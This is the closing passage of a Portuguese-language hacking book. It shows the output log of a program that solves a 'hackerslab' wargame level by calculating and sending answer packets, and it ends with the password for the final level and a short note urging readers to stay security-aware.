ydis: -89  
distância: 65  
Enviando pacote 1 ....
```

Pacote enviado a hackerslab

Resposta: 65

Password atual: chl1296rh

Em espera para receber pacote 1

Pacote recebido de hackerslab

flag: 0

origem: 3383

destino: 1416

Password seguinte:

Calculando resposta 2

x1: -7

y1: -37

capa1: 22

descarte 1: 28

x2: 18

y2: -50

capa2: 34

descarte 2: 15

xdis: 25

ydis: -13

distância: 25

Enviando pacote 2

Pacote enviado a hackerslab

Resposta: 25

Password atual: chl1296rh

Em espera para receber pacote 2

Pacote recebido de hackerslab

flag: 0
origem: 2810
destino: 1856
Password seguinte:

Calculando resposta 3

x1: -25
y1: -15
capa1: 25
descarte 1: 54
x2: 12
y2: -50
capa2: 31
descarte 2: 18
xdis: 37
ydis: -35
distância: 37
Enviando pacote 3

Pacote enviado a hackerslab

Resposta: 37
Password atual: chl1296rh

Em espera para receber pacote 3

Pacote recebido do hackerslab

flag: 1
origem: 0
destino: 0
Password seguinte: To the top

A senha para o último nível!

Esperamos que esse documento seja útil para entender melhor as brechas em um sistema, não cometa os mesmos erros e não se esqueça: Não existe um sistema 100 % protegido! Portanto, fique atento se algo de estranho ocorrer em seu PC ou em um servidor que você administra. Boa sorte, agora o último nível é com você!

ISBN: 85-7491-170-4



9 788574 911700 >

